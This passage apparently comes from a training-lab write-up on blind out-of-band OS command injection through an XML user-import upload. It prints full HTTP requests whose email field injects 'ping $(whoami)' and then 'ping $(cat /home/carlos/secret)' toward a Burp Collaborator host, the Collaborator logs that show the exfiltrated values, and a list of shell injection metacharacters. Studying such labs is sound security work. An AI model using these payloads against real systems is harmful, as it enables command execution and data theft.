 23 -----WebKitFormBoundaryQ7hCpeENBEN0rvUI  
 24 Content-Disposition: form-data; name="csrf"  
 25  
 26 mJ0EFDrCW6XyHtFRU7bSEVEXAu2qg0Bp  
 27 -----WebKitFormBoundaryQ7hCpeENBEN0rvUI  
 28 Content-Disposition: form-data; name="user-import-file"; filename="new18.xml"  
 29 Content-Type: text/xml  
 30  
 31 <?xml version="1.0" encoding="UTF-8"?>  
 32 <users>  
 33 <user>  
 34 <username>Example1</username>  
 35 <email>0&amp;ping  
 36 mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net &amp;`</email>  
 37 </user>  
 38 <user>  
 39 <username>Example2</username>  
 40 <email>example2@domain.com</email>  
 41 </user>  
 42 -----WebKitFormBoundaryQ7hCpeENBEN0rvUI--

Number to generate: 1 Copy to clipboard Include Collaborator server location

**Poll Collaborator interactions**

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
46	2021-Dec-	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
47	2021-Dec-	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
48	2021-Dec-	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
49	2021-Dec-	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
50	2021-Dec-	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
51	2021-Dec-	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
52	2021-Dec-	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
53	2021-Dec-	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	

**Description** DNS query

The Collaborator server received a DNS lookup of type AAAA for the domain name mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net.

The lookup was received from IP address: at 2021-Dec- UTC.

<email>`0&amp;ping  
 mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net &amp;`</email>

- Try to inject command inside this command (e.g. whoami – collaborator responses with carlos then)



**Request**

```

17 Accept-Language: en-US,en;q=0.9
20 Connection: close
23 -----WebKitFormBoundaryQ7hCpeENBEN0vwUI
24 Content-Disposition: form-data; name="csrf"
25
26 mJOEFdCwEXyMtcVRU7bSEVbXauZqQ0p
27 -----WebKitFormBoundaryQ7hCpeENBEN0vwUI
28 Content-Disposition: form-data; name="user-import-
  new18.xml"
29 Content-Type: text/xml
30
31 <?xml version="1.0" encoding="UTF-8"?>
32 <users>
33   <user>
34     <username>Example1</username>
35     <email>0&amp;ping
  $(whoami).mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net
  &amp;</email>
36   </user>
37   <user>
38     <username>Example2</username>
39     <email>example2@domain.com</email>
40   </user>
41 </users>
42 -----WebKitFormBoundaryQ7hCpeENBEN0vwUI--
43

```

**Poll Collaborator interactions**

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
42	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
43	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
44	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
45	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
46	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
47	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
48	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	

**Description** DNS query

The Collaborator server received a DNS lookup of type AAAA for the domain name carlos.mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net.

The lookup was received from IP address [redacted] TC.

```

<email>`0&amp;ping
$(whoami).mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net
&amp;</email>

```

## 7. Our final payload:

**Request**

```

17 Accept-Language: en-US,en;q=0.9
20 Connection: close
23 -----WebKitFormBoundaryQ7hCpeENBEN0vwUI
24 Content-Disposition: form-data; name="csrf"
25
26 mJOEFdCwEXyMtcVRU7bSEVbXauZqQ0p
27 -----WebKitFormBoundaryQ7hCpeENBEN0vwUI
28 Content-Disposition: form-data; name="user-import-
  new18.xml"
29 Content-Type: text/xml
30
31 <?xml version="1.0" encoding="UTF-8"?>
32 <users>
33   <user>
34     <username>Example1</username>
35     <email>0&amp;ping $(cat /home/carlos/secret
  ).mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net
  &amp;</email>
36   </user>
37   <user>
38     <username>Example2</username>
39     <email>example2@domain.com</email>
40   </user>
41 </users>
42 -----WebKitFormBoundaryQ7hCpeENBEN0vwUI--
43

```

**Poll Collaborator interactions**

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
42	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
43	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
44	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
45	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
46	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
47	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	
48	2021	DNS	mtjqfgycz3qj9i2qbd9g0ngtnktfh4	

**Description** DNS query

The Collaborator server received a DNS lookup of type A for the domain name 6DEu56Q3Q00nYAsSQZzNf3uxDCxIn.mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net.

The lookup was received from IP address [redacted] it 2021-Dec JTC.

```

<email>`0&amp;ping $(cat /home/carlos/secret
).mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net &amp;</email>

```

## Similar labs:

<https://portswigger.net/web-security/os-command-injection/lab-blind-out-of-band-data-exfiltration>

Idea was getting from here:

- ;
- Newline (0x0a or \n)

On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:

- ` injected command `
- \$ ( injected command )

Note that the different shell metacharacters have subtly different behaviors that might affect whether they work in certain situations, and whether they allow in-band retrieval of command output or are useful only for blind exploitation.

Sometimes, the input that you control appears within quotation marks in the original command. In this situation, you

<https://portswigger.net/web-security/os-command-injection>